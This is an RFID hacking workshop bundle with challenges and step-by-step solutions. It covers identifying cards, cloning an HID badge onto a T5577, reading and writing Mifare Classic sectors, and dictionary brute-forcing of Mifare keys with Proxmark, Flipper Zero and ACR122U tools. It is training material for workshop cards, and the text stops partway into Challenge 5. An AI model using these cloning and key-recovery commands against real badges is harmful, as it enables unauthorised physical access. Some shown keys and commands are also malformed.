



RFID Workshop Solutions Bundle

by Vanhoecke Vinnie



Date: 2024-08-10

1. Table of content

1.	Table of content	2
2.	Introduction	3
3.	Challenges	4
3.1.	Workshop RFID Cards	4
Challenge #0:	Identify	5
Challenge #1:	HID Clone	10
Challenge #2:	Basic Flag	13
Challenge #3:	Username	18
Challenge #4:	Access Bits	23
Challenge #5:	Key Recovery	27
Challenge #6:	Nested Attack	31
Challenge #7:	Hardnested Attack.....	35
Challenge #8:	Darkside Attack.....	38
Challenge #9:	Vault.....	40
Challenge #10:	Employee Card.....	44
Challenge #11:	Vending Machine	47
Challenge #12:	Hotel Rooms	50
Challenge #13:	Speedrun challenge.....	52



2. Introduction

Welcome to the Challenge bundle with Solutions of the Playing with RFID workshop. This document describes the challenges that need to be performed during the workshop and includes the solutions as well. Use it wisely, avoid just copying commands from the solutions bundle since it can be counterproductive. In case something is not clear you can always ask the workshop instructor.



3. Challenges

3.1. Workshop RFID Cards

You have received three RFID cards:

- Card A: Spencer (Mifare Classic 1K)
- Card B: Harper (Mifare Classic 1K)
- Card C: Banker card (T5577)

Below more information about the data on the card

Card A: Spencer (Mifare Classic 1K)

Each sector on the Mifare card will represent a challenge. Keep in mind that sector numbering start at 0.

- Sector 0
Challenge 9: Vault
- Sector 1
Challenge 2: Basic Flag
- Sector 2
Challenge 3: Username
- Sector 3
Challenge 4: Access Bits
- Sector 4
Challenge 5: Key Recovery
- Sector 5
Challenge 6: Nested
- Sector 6
Challenge 8: Hardnested attack
- Sector 7
Challenge 7: Darkside attack
- Sector 8
Challenge 10: Employee Card
- Sector 10
Challenge 12: Vending Machine
- Sector 11
Challenge 13: Hotel Rooms

Card B: Harper (Mifare Classic 1K)

Card C: Banker card (T5577)

Currently, the card will only be used for Challenge number, where an HID card needs to be cloned, using a Card C which is a T7755 card that can be configured with any particular ID.



Challenge #0: Identify

Difficulty: Easy

Goal: Identifying the protocols and frequencies used by the challenge RFID cards and testing if your tools are setup correctly and working.

Requirements: Proxmark and Flipper can identify all cards, with ACR122U you can only identify high frequency cards.

Workshop Cards All workshop cards can be used for this challenge

Description

When assessing and testing RFID systems, the first thing you do is identify what RFID protocol the card operates on. Usually this requires a low and high frequency antenna to identify all types of RFID protocols.

Proxmark

Make sure you have the Proxmark client running, and you flashed the same version as the client you are using. Run the Proxmark CLI on your laptop by executing the `./pm3` file in your local Proxmark source code folder.

For high frequency cards you can use the command called **hf search**:

```
[usb] pm3 --> hf search
```

For low frequency cards you can use the command called **lf search**:

```
[usb] pm3 --> lf search
```

Flipper Zero

Flipper Zero can both read LF and HF cards.

Use the NFC module on your flipper to detect high frequency cards:

 **NFC**

Use the 125 kHz RFID Module for low frequency cards:

 **125 kHz RFID**

ACR122U

The ACR122U is an NFC compliant device and has a high frequency antenna (13,56_{Mhz}) this makes it possible to identify all kinds of RFID protocols included in the NFC bundle with the ACR122U. In order to use the CRID tool to identify cards with the ACR122U, you can issue the following command:

```
crid --identify
```

Keep in mind that not all cards can be identified with this reader, the card that can't be identified will only be used for one challenge. so it does not impact your experience much. The instructor also has some simple LF readers for that challenge.

Bonus:

Test any other cards in your wallet or you brought to the workshop to detect its protocol.

References



Proxmark Command Cheat Sheet	https://github.com/RfidResearchGroup/proxmark3/blob/master/doc/cheatsheet.md
---	---



Walkthrough: Identify

Proxmark 3

The first two commands you use with the Proxmark to identify the type of card is “lf search” and “hf search”.

1. Place one of the RFID cards on the Proxmark
2. Make sure you run the commands within the pm3 terminal client when connected to your computer.
3. Execute the following command to scan for High Frequency Cards:
hf search

```
[usb] pm3 --> hf search
[/] Searching for ISO14443-A tag...
[+] UID: D9 7E 73 4F
[+] ATQA: 00 04
[+] SAK: 08 [2]
[+] Possible types:
[+] MIFARE Classic 1K
```

4. If no High Frequency cards were found, execute the following command:
lf search


```
[usb] pm3 --> lf search
[+] Valid HID Prox ID found!
```

These commands will enumerate over various RFID protocols for its given frequency and will try to identify any RFID cards and its protocol. The search command is only doing a limited enumeration to recognize the type of card. Usually if you want to explore more into the specifics of the card you need go into the protocol level commands.

You should have identified two high frequency cards, both Mifare Classic 1K and one low frequency card of type HID Prox ID.

Flipper Zero

The Flipper Zero has two modules, NFC and 125kHz so we will have to run both separately. Lets start with trying out the NFC module of the flipper on all cards:



When choosing the read option within the NFC module and holding it against the workshop cards you will find that both Card A and B identify as Mifare Classic 1K and you would receive a screen similar as these:



Mifare Classic 1K
UID: F1 04 FD FF
Keys Found: 29/32
Sectors Read: 14/16
◀ Retry ▶ More ▶

Then one card will be left and try reading it the 125kHz RFID module:

Sub-GHz
125 kHz RFID
NFC

This should give you the following result:

H10301[HID]
ED 52 02
FC: 237
Card: 20994
◀ Retry ▶ More ▶

Indicating that an HID card has been identified with format H10301.

ACR122U

Execute the following command to identify high frequency cards with the ACR122U:

```
crd --identify
```

Which should output the following information:

```
DEBUG: Available readers: ['ACS ACR122 0']
INFO: Using reader ACS ACR122 0
INFO: Connected to reader..
DEBUG: Reader connected
INFO: Connected to card..

  CRD  v1

80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00
00 01
Card Name: MIFARE Classic 1K
T0 True
T1 True
T1 False
```



You should have identified two high frequency cards, both Mifare Classic 1K and one low frequency card of type HID Prox ID.



Challenge #1: HID Clone

Difficulty: Easy

Goal: Understand how HID RFID Cards can be cloned

Requirements: Proxmark, Flipper Zero or other LF RFID device

Workshop Cards Card C

Description

Can you gain access to the bank by cloning the Badge of the bank employee? The badge you will need to clone will be available at the OctoBox within the workshop.

Proxmark

When running the Proxmark CLI you can initiate the lf hid reader command to get the data stored on the card. Run this command on the card you would want to clone.

To create a copy on Card C, you can use the command called lf hid clone, where the -r parameter, review the help menu to understand which parameter you would not to provide to clone the data of the card on Card C in the correct format.

Flipper Zero

In the previous exercise we made use of the 125 kHz RFID Module for low frequency cards, use the more options after you scanned the card to clone the card to your Card C.



ACR122U

Unfortunately, this challenge is not possible on the ACR122U since it's only operating on NFC compliant RFID protocols.

Tips

Proxmark	Make use of the lf hid commands
Flipper Zero	Make use of the 125 kHz RFID module.
ACR122u	Not possible with this device.



Walkthrough: HID Clone

Proxmark 3

You can read the HID card by performing the lf hid reader command:

```
lf hid reader
```

This will provide you with the following output:

```
[usb] pm3 --> lf hid reader
[+] [H10301 ] HID H10301 26-bit
[+] [ind26   ] Indala 26-bit
[=] found 2 matching formats
[+] DemodBuffer:
[+] 1D5559555566A69999655566


[=] raw: 000000000000002005daa405
```

The raw field represented there can be used to create a cloned card on a T5577. Luckily card C is available as this type of card.

```
lf hid clone -r 2006ec0c86
```

Flipper Zero

Then one card will be left and try reading it the 125kHz RFID module:



This should give you the following result:



Within the More options you can write the data to Card C.



5YOA

This is a cheap Low Frequency RFID cloner from aliexpress for around 10 euro.

How to clone a Prox HID card:

- 1) Make sure two AAA batteries are inserted correctly in the back of the device
- 2) Power on the device with the switch on the side
- 3) Hold the card you want to scan against the device
- 4) Press the read button
- 5) A beep should occur and PASS light should be lighting green now.
- 6) Hold the device close to the target card you want to clone to
- 7) Press the write button
- 8) Beep should occur and the card should be cloned.



Challenge #2: Basic Flag	
<p>Difficulty: Easy</p> <p>Goal: Learn how to read data from a Mifare Classic Card</p> <p>Requirements: Any HF RFID reader and required drivers/software client Both Mifare Classic Cards</p> <p>Challenge Points 25 points</p>	
Card A or B	Sector 1
Description	
<p>Now that we've determined which card uses which protocol, this challenge will introduce how to read data from a Mifare Classic Card. During this challenge you can use any of the Mifare Classic Cards.</p> <p>The goal is to read the flag present in sector 1 on both Mifare Classic Cards, this sector will contain some binary data representing ASCII Text that represent the flag. Once you obtained the flag, you can enter the flag in the scoreboard. For this challenge the access keys will be provided for sector 1 will be provided:</p> <p style="text-align: center;">Access Key A: FFFFFFFFFF Access Key B: 1111111111</p> <p>Proxmark</p> <p>Reading Mifare Classic card with the Proxmark can be done using the hf mf commands, in particular the hf mf rdsc can be used to read one of the sixteen sectors of a Mifare Classic card. To explore all Mifare commands implemented in the Proxmark, please use hf mf command to list all subcommands for Mifare Classic.</p> <p>The command hf mf rdbl can be used to read one block from the Mifare Classic Card. Please make use of the help menu to understand how the Proxmark requires you to specify any arguments to the command, such as which block and keys.</p> <p>Important to note that normally you need specify either Key A or Key B to read data from to a Mifare Classic card. But for this challenge, you can omit the keys from your command and let Proxmark use the default FF FF FF FF FF key.</p> <p>Flipper Zero</p> <p>Flipper Zero has an option within the NFC module to read a card, this command can take some time since it's also trying to brute force and find any other keys on the card. (Explained later in the workshop). You could cancel the read action since the data for this Sector will be retrieved at the start since its using the default key and its mostly spending time on the other sectors where no default keys are configured.</p> <p>ACR122U</p> <p>Use the <code>--read_sector</code> or <code>--read_block</code> command within the CRID tool to initiate a read on the Mifare Classic Card. The help menu can show how to provide the options for the read operation, take note of the keys and data format flags.</p>	
References	
Proxmark3	Use the Proxmark3 CLI to find which hf mf command you need to use.
ACR122U (CRID)	use the crid tool with read_sector



Data Conversion	Use CyberChef (https://cyberchef.org/) to convert from Hex to ASCII.
------------------------	---



Walkthrough: Basic Flag

Proxmark 3

The help menu of the mifare commands provided you with two usefull commands to read some specific data from a Mifare classic card: hf mf rdsc and hf mf rdbl which both stand for read sector and read block. Lets us read sector to read the whole first sector:

```
[usb] pm3 --> hf mf rdsc -s 1
```

```
[=] # | sector 01 / 0x01 | ascii
[=] ----+-----+-----
[=] 4 | 57 65 6C 63 6F 6D 65 20 74 6F 20 52 46 49 44 21 | Welcome to RFID!
[=] 5 | 54 68 65 20 66 69 72 73 74 20 66 6C 61 67 3A 00 | The first flag:.
[=] 6 | 66 6C 61 67 7B 57 33 6C 63 30 6D 65 21 7D 00 00 | flag{W3lc0me!}..
[=] 7 | 00 00 00 00 00 00 FF 07 80 69 FF FF FF FF FF | .....i.....
```


Flipper Zero

Under the NFC module of the Flipper Zero you can find the Read function. That will essentially brute force most common keys and then output the data it identified, however it rather difficult to read the data with the Flipper, so I recommend using the ACR122U. In any, case here is how you can get the flag with the Flipper Zero:

Under **NFC Screen**, select the **Read** function.



It will perform a brute force attack of a dictionary of keys for Mifare Classic. Feel free to skip the brute force.



When its finished, you can go to the More menu and select the Info option:



Again in the More menu of the other screen you will be able to find the data of the card:



5765 6C63 6F6D 6520	666C 6167 7B57 336C
746F 2052 4649 4421	6330 6D65 217D 0000
5468 6520 6669 7273	FFFF FFFF FFFF FF07
7420 666C 6167 3A00	8069 FFFF FFFF FFFF
666C 6167 7B57 336C	0000 0000 0000 0000

This would create:

57 65 6C 63 6F 6D 65 20 74 6F 20 52 46 49 44 21 | Welcome to RFID!

54 68 65 20 66 69 72 73 74 20 66 6C 61 67 3A 00 | The first flag:

66 6C 61 67 7B 57 33 6C 63 30 6D 65 21 7D 00 00 | flag{W3lc0me!}

FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF |i.....

ACR122U

The tool CRID can be used during the challenge to work with the ACR122U device:

<https://github.com/VinnieV/crid>

Execute the following command to retrieve the sector data, by default CRID will try the default key "FFFFFFFFFFFF" to authenticate to the block.

```
crid --read_sector 1
```


Which should output the following information:




```

DEBUG: Available readers: ['ACS ACR122 0']
INFO: Using reader ACS ACR122 0
INFO: Connected to reader..
DEBUG: Reader connected
INFO: Connected to card..

```



```

INFO: Authenticated using the key on block 4..
INFO: Authenticated using the key on block 5..
INFO: Authenticated using the key on block 6..
INFO: Authenticated using the key on block 7..
Displaying sector 1

```

Block	Data
Block 4	57 65 6C 63 6F 6D 65 20 74 6F 20 52 46 49 44 21
Block 5	54 68 65 20 66 69 72 73 74 20 66 6C 61 67 3A 00
Block 6	66 6C 61 67 7B 57 33 6C 63 30 6D 65 21 7D 00 00
Block 7	00 00 00 00 00 00 FF 07 80 69 FF FF FF FF FF

When converting this to ascii you will get the following message:

Recipe <div> <div>From Hex</div> <div>Delimiter Auto</div> </div>	Input <div>666c61677b57336c63306d65217d</div> <div>REC 28 1</div> Output <div>flag{w3lc0me!}</div>
--	--

You can also add data_format string to the command to get the ASCII representation immediately:

```
crid --read_sector 1 --data_format string
```

The flag can be entered in the scoreboard to obtain the points for your user.



Challenge #3: Username

Difficulty: Easy

Goal: Learn how to write data to a Mifare Classic Card

Requirements: Any HF RFID reader/writer and required drivers/software client
Both Mifare Classic Cards

Challenge Points 75 points

Card A or B

Sector 2

Block 8

Description

This challenge will introduce you to writing data to a Mifare Classic Card and will be the first challenge you will be able to perform on the OctoBox.

The goal is to write your username in the first block of sector 2 (Block 8) on both Mifare Classic Cards. This means that the username can only be 16 bytes or 16 characters long, if your username is shorter than 16 characters, please append null bytes (Hex: 00). An example for the username Spencer (Please use a different name):

Convert the username from text to hexadecimal using CyberChef or any other tool of your liking:

[https://cyberchef.org/#recipe=To_Hex\('None',0\)&input=U3BlbmNlcn](https://cyberchef.org/#recipe=To_Hex('None',0)&input=U3BlbmNlcn)

This would give you the following result in hexadecimal. if not familiar with hexadecimal, each character is converted here to two characters (0-9,a,b,c,d,e,f)

5370656e636572

Since you would need to specify the full block during the commands for writing you would need to append leading zeros until the full data contains 32 characters in hexadecimal. 14 characters are giving for the username Spencer in hex here, thus we would need to append 18 leading zeros (32 minus 14 equals 18) resulting in the following data for that block:

5370656e636572000000000000000000

For this challenge the access keys will be provided:

Access Key A: FFFFFFFFFF

Access Key B: FFFFFFFFFF

Use your RFID device to write a username to your card and scan it at OctoBox to register for the scoreboard.

! Keep the username within that sector on both cards to make sure you get points in the scoreboard for the next challenges.

Proxmark

Similar on how the read commands work from the previous challenge, you might have noticed that the hf mf commands also contain the **hf mf wrbl** command, which will be the command you can use here. Any flags you need to specify with this command are for you to explore, but keep in mind to target sector 2 and block 8 particularly.

Flipper Zero

Small disclaimer, the blocks for the Flipper Zero start counting from 0 instead of 1 so for all exercises, please lower the block number within the challenge description by one.

Flipper Zero can read and modify card data in a few different ways, you can install the Mifare Classic Editor to change data, or create a dump of the Mifare Classic file when using the read function in NFC module,



store the export and then edit the data within the mobile application of the Flipper or either by downloading the dump of the Card through the qFlipper application and modifying the data in a text editor. The solutions will mainly use the latter one, but the concepts remain the same.

If you notice missing data in the later challenges, thus blocks of data that are marked as "??" you will need to run the read operation again and make sure it finishes completely which can take some time.

ACR122U

The crid tool has the --write_block function available to write data to Mifare Classic Card. Use the help menu to identify the required options and flags to make the write function succeed. Make sure the data you are providing is in total 32 characters long in hexadecimal.

References

Proxmark3	Use the Proxmark3 cli to find which hf mf command you need to use.
ACR122U (CRID)	use the crid tool with write_block and read_block features
Convert Data	https://cyberchef.org/#recipe=To_Hex('None',0)




Walkthrough: Username

Proxmark 3

Since the Proxmark command uses hexstrings for data, we need to convert our username to a hexstring, which you can do in various ways but also easily with CyberChef:

[https://cyberchef.org/#recipe=To_Hex\('None',0\)&input=U3BlbmNlcg](https://cyberchef.org/#recipe=To_Hex('None',0)&input=U3BlbmNlcg)



Make sure the leading zeros are fine a since the key is given and the access bits permissions are correct, we can invoke the following command on the Proxmark CLI to write your username:

```
hf mf wrbl --blk 8 -k FFFFFFFF -d 5370656e6365720000000000000000
```

```
[usb] pm3 --> hf mf wrbl --blk 8 -k FFFFFFFF -d 5370656e6365720000000000000000
[=] Writing block no 8, key A - FFFFFFFF
[=] data: 53 70 65 6E 63 65 72 00 00 00 00 00 00 00 00 00
[+] Write ( ok )
```


Flipper Zero

Until this date, I did not find an easy function to write specific values to specific blocks on a Mifare Cards, like other devices can. However, when reading a Mifare card there is an option to save the card to a file with the Flipper Zero and using the qFlipper application you can download the file on the computer. The file is .nfc file and has an easy structure to understand when opening in a text editor:

```
11 Mifare Classic type: 1K
12 Data format version: 2
13 # Mifare Classic blocks, '??' means unknown data
14 Block 0: 1C 79 28 6F 22 08 04 00 62 63 64 65 66 67 68 69
15 Block 1: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
16 Block 2: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
17 Block 3: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF
18 Block 4: 57 65 6C 63 6F 6D 65 20 74 6F 20 52 46 49 44 21
19 Block 5: 54 68 65 20 66 69 72 73 74 20 66 6C 61 67 3A 00
20 Block 6: 66 6C 61 67 7B 57 33 6C 63 30 6D 65 21 7D 00 00
21 Block 7: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF
22 Block 8: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
23 Block 9: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
24 Block 10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
25 Block 11: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF
```

On the qFlipper application, open the file explorer and follow the path **SD Card/nfc/** and download the card data you just stored:






Once downloaded open the file in a text editor. But before we can modify we first need to convert the username we want store in the correct format. You can use the following Cyberchef link throughout the course to convert your strings to hexadecimal:

[https://cyberchef.org/#recipe=To_Hex\('Space',0\)](https://cyberchef.org/#recipe=To_Hex('Space',0))

Once you have the correct format replace your hexadecimal data on block 8

Block 7: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
Block 8: 53 70 65 6e 63 65 72 00 00 00 00 00 00 00 00 00
 Block 9: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Then save that file and upload it back to the flipper:



Once its uploaded you can use the NFC module and open the saved menu function to list all cards saved in memory. You select your card and either emulate or write the info to another workshop card. Writing might give you some error stating that not all blocks were written, but normally it should be fine for the username block.

ACR122U

The tool crid can also be used to upload data to a Mifare classic card as well through the write block feature:

```
crid --write_block 8 --data 5370656e636572000000000000000000
```

Which should output the following information



```

DEBUG: Available readers: ['ACS ACR122 0']
INFO: Using reader ACS ACR122 0
INFO: Connected to reader..
DEBUG: Reader connected
INFO: Connected to card..

  OX00
  v1

INFO: Authenticated using the key on block 8..
INFO: Authenticated using the key on block 8..
INFO: Write successful for block 8.

```

And when viewing the block information:

```
crid --read_block 8 --data_format string
```

```

PS C:\Users\kernelpanic> crid --read_block 8 --data_format string
DEBUG: Available readers: ['ACS ACR122 0']
INFO: Using reader ACS ACR122 0
INFO: Connected to reader..
DEBUG: Reader connected
INFO: Connected to card..

  OX00
  v0.2.0

INFO: Loaded the key [255, 255, 255, 255, 255, 255] as location 0..
INFO: Authenticated using the key [255, 255, 255, 255, 255, 255] as 96 for block 8.
Block 8: Spencer.....
INFO: Closing reader..

```

When you have used the Octobox to successfully validate that the username was correctly stored, you will get some points on the leaderboard.

Don't forget to do the username write on all mifare cards, so that some challenge points are automatically awarded once you test it on the Octobox.



Challenge #4: Access Bits

Difficulty: Easy

Goal: Understand what access bits and how to adapt to it.

Requirements: Any HF RFID reader/writer and required drivers/software client

One of the Mifare Classic Cards

Challenge Points 75 points

Card A or B

Sector 3

Block 12

Description

During this challenge we will investigate access bits. Access bits can be used to specify what actions can be taken with the keys present within that sector. The different permissions:

- read
- write
- increment
- decrement/transfer/restore

Each sector has its own access bits and are always located at 7-10th bytes in the last block of the sector.

The goal of this challenge is to write some data in the first block of sector 3 (Block 12) on one of the Mifare Classic Cards and test it against the OctoBox. You will notice that the commands will need to change slightly since the access bits will be configured in some way. In order to understand how the access bit are configured for Sector 3. Take the 7-10 bytes from the last block within the sector:

787788

Use the following tool <https://slebe.dev/mifarecalc/> to understand what these bytes mean and what needs to change to the commands to your write command work.

Proxmark also has the command `hf mf acl -d XXXXXX` that can help you figure out the access bits.

The data that can be written is the following:

String: flag{icanwrite!}

Hexstring: 666C61677B6963616E7772697465217D

The access keys are provided again for this challenge:

Access Key A: FFFFFFFFFF

Access Key B: A1A2A3A4A5A6

If you kept your username on the card in sector 2 it should allocate some points for the scoreboard when you scan the card in the OctoBox.

Tips

Mifare Access Bit Calculator

<https://slebe.dev/mifarecalc/>

Proxmark Access Bit Command

`hf mf acl -d XXXXXX`



Walkthrough: Access Bits

Proxmark 3

Just as the username exercise if we can try to write the flag on block 12 authenticating with key A using the following command:

```
hf mf wrbl --blk 12 -d 666C61677B6963616E7772697465217D
```

Then you would receive the following message:

```
[=] Writing block no 12, key A - FFFFFFFFFFFFFF
[=] data: 66 6C 61 67 7B 69 63 61 6E 77 72 69 74 65 21 7D
[-] Write ( fail )
[?] Maybe access rights? Try specify keytype `hf mf wrbl -b ...` instead
```

When reviewing the whole sector with `hf mf rdsc -s 3` take a closer look at the access bit.

```
[=] # | sector 03 / 0x03 | ascii
[=] ---+-----+-----
[=] 12 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
[=] 13 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
[=] 14 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
[=] 15 | 00 00 00 00 00 00 78 77 88 69 00 00 00 00 00 00 | .....xw.i.....
```

It can be seen that the access bits for that specific block can be configured as follows:

787788

Which means the following when converting to more human readable format using the following Proxmark Command:

```
hf mf acl -d 787788
```

```
[=] # | Access rights
[=] ---+-----
[=] 0 | read AB; write B
[=] 1 | read AB; write B
[=] 2 | read AB; write B
[=] 3 | write A by B; read ACCESS by AB; write ACCESS by B; write B by B
```

The correct file can then be written to block 12 on the card using key b:

```
hf mf wrbl --blk 12 -b -k A1A2A3A4A5A6 -d 666c61677b6963616e7772697465217d
```

```
[=] Writing block no 12, key B - A1A2A3A4A5A6
[=] data: 66 6C 61 67 7B 69 63 61 6E 77 72 69 74 65 21 7D
[+] Write ( ok )
```

Flipper Zero

For the flipper it would be a little bit different, as you would be modifying the text file directly again and its really enforcing those access bits. Although it will be enforced when you would try to write to a card. If that fails you can emulate the card as well. For this exercise modifying the file and writing to a card is what will work.



First get your latest card file save that includes the username as well, then modify the block 12 to include the flag:

Block 11: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF

Block 12: 66 6C 61 67 7B 69 63 61 6E 77 72 69 74 65 21 7D

Block 13: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Then upload the file back through qFlipper and then use the NFC module to either emulate or write to the initial card.

Keep in mind that write errors might just indicate that other sector were not successful.

ACR122U

Execute the following command to retrieve the sector 1:

```
crid --read_sector 3
```

Which should output the following information:

Displaying sector 3

Block	Data
Block 12	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 13	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 14	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 15	00 00 00 00 00 00 78 77 88 69 00 00 00 00 00 00 00

As the access bits for that specific block can be configured as follows

787788

Which means the following when converting to more human readable format:

	Read	Write
Block 12	Key A Key B	Key B
Block 13	Key A Key B	Key B
Block 14	Key A Key B	Key B
Block 15	Key A Key B	Key B

Write the flag using key B setting and the correct key and it should work:

```
crid --write_block 12 --data 666C61677B6963616E7772697465217D --key_type B --key_value A1A2A3A4A5A6
```



```
INFO: Authenticated using the key on block 12..  
INFO: Authenticated using the key on block 12..  
INFO: Write successful for block 12.
```

Once you scanned this card on the OctoBox and your username is still present on the Card it will automatically award you the points.



Challenge #5: Key Recovery

Difficulty: Medium

Goal: Learn about brute force attacks for Mifare Classic cards

Requirements: Any HF RFID reader/writer and required drivers/software client
One of the Mifare Classic Challenge Cards

Challenge Points 100 points

Card A or B

Sector 4

Block 18

Description

Within this challenge you will need to obtain full access to sector 4 and write a flag to a specific block, that resides in sector 4. There is no need for fancy exploits for this one but just an old trick of the book, brute forcing the key is the goals here. Specifically, an “online” brute force attack.

Access Key A: FFFFFFFFFF

Access Key B: ??????????

The flag can be written on the third block of sector 4 (Block 18) on one of the Mifare Classic Cards and needs to look as follow:

String: flag{Brut333333}

Hexstring: 666C61677B427275743333333333337D

Once you have done the write successfully, test it against the OctoBox.

If you kept your username on the card in sector 2 it should allocate some points for the scoreboard when you scan the card in the OctoBox

Proxmark

Take a look at the **mf hf chk** command implemented in the Proxmark, within the Proxmark repo you can find wordlists for Mifare in the folder **client/dictionaries**, **mfc_keys_bmp_sorted.dic** for example.

Flipper Zero

Flipper Zero does the brute force when initiating the read command, but the default list will not contain the correct key. In order to add new wordlists, copy the **mf_classic_dict_user.nfc** file onto the SD Card -> **nfc** -> **assets** folder. You can find the wordlist on the Flipper Zero GitHub repository:

https://github.com/UberGuidoZ/Flipper/blob/main/NFC/mf_classic_dict/mf_classic_dict_user.nfc

ACR122U

The crid tool has the **---brute_force_keys** function available where you can specify a list of keys it will try. The list you could use is also available in the Crid repository:

https://github.com/VinnieV/crid/blob/main/mifare_access_keys_top100.dic

References

Mifare Keys

https://github.com/VinnieV/crid/blob/main/mifare_access_keys_top100.dic

Flipper Zero

https://github.com/UberGuidoZ/Flipper/blob/main/NFC/mf_classic_dict/ReadMe.md



Walkthrough: Key Recovery

Proxmark 3

We can launch a brute force attack on the mifare keys on the Proxmark using the hf mf chk command:

```
usage:
  hf mf chk [-hab*] [-k <hex>]... [--tblk <dec>] [--mini] [--1k] [--2k]

options:
  -h, --help                This help
  -k, --key <hex>          Key specified as 12 hex symbols
  --tblk <dec>              Target block number
  -a                        Target Key A
  -b                        Target Key B
  -*, --all                 Target both key A & B (default)
  --mini                   MIFARE Classic Mini / S20
  --1k                     MIFARE Classic 1k / S50 (default)
  --2k                     MIFARE Classic/Plus 2k
  --4k                     MIFARE Classic 4k / S70
  --emu                    Fill simulator keys from found keys
  --dump                   Dump found keys to binary file
  -f, --file <fn>         Filename of dictionary
```

Take a look in the clients/dictionaries folder and try out a few for mifare classic and hopefully you get lucky!

```
pm3 ~/proxmark3$ ls client/dictionaries/
extras/          iclass_default_keys.dic  mfc_keys_bmp_sorted.dic  mfc_keys_mrzd_sorted.dic
ht2_default.dic  mfc_default_keys.dic    mfc_keys_icbmp_sorted.dic mfdes_default_keys.dic
```

The command that should work is the following:

```
hf mf chk -b --tblk 18 -f client/dictionaries/mfc_keys_bmp_sorted.dic
```

```
[usb] pm3 --> hf mf chk -b --tblk 18 -f mfc_keys_bmp_sorted.dic
[+] loaded 58 keys from hardcoded default array
[+] loaded 1000 keys from dictionary file C:\Users\kern...
[+] loaded 1000 keys from dictionary
[=] Start check for keys...
[=] .....
[=] time in checkkeys 3 seconds

[+] found keys:

[+]  +---+ +---+ +---+ +---+ +---+ +---+
[+]  Sec | Blk | key A          | res | key B          | res
[+]  +---+ +---+ +---+ +---+ +---+ +---+
[+]  000 | 003 | ----- | 0 | ----- | 0
[+]  001 | 007 | ----- | 0 | ----- | 0
[+]  002 | 011 | ----- | 0 | ----- | 0
[+]  003 | 015 | ----- | 0 | ----- | 0
[+]  004 | 019 | ----- | 0 | 5C43A75C65A0 | 1
[+]  +---+ +---+ +---+ +---+ +---+ +---+
[+]  ( 0:Failed / 1:Success )
```

Now we know key B we can write the flag to block 18 and scan it with the OctoBox to get some points!



```
hf mf wrbl --blk 18 -b -k 5C43A75C65A0 -d 666C61677B4272757433333333337D
```

Flipper Zero

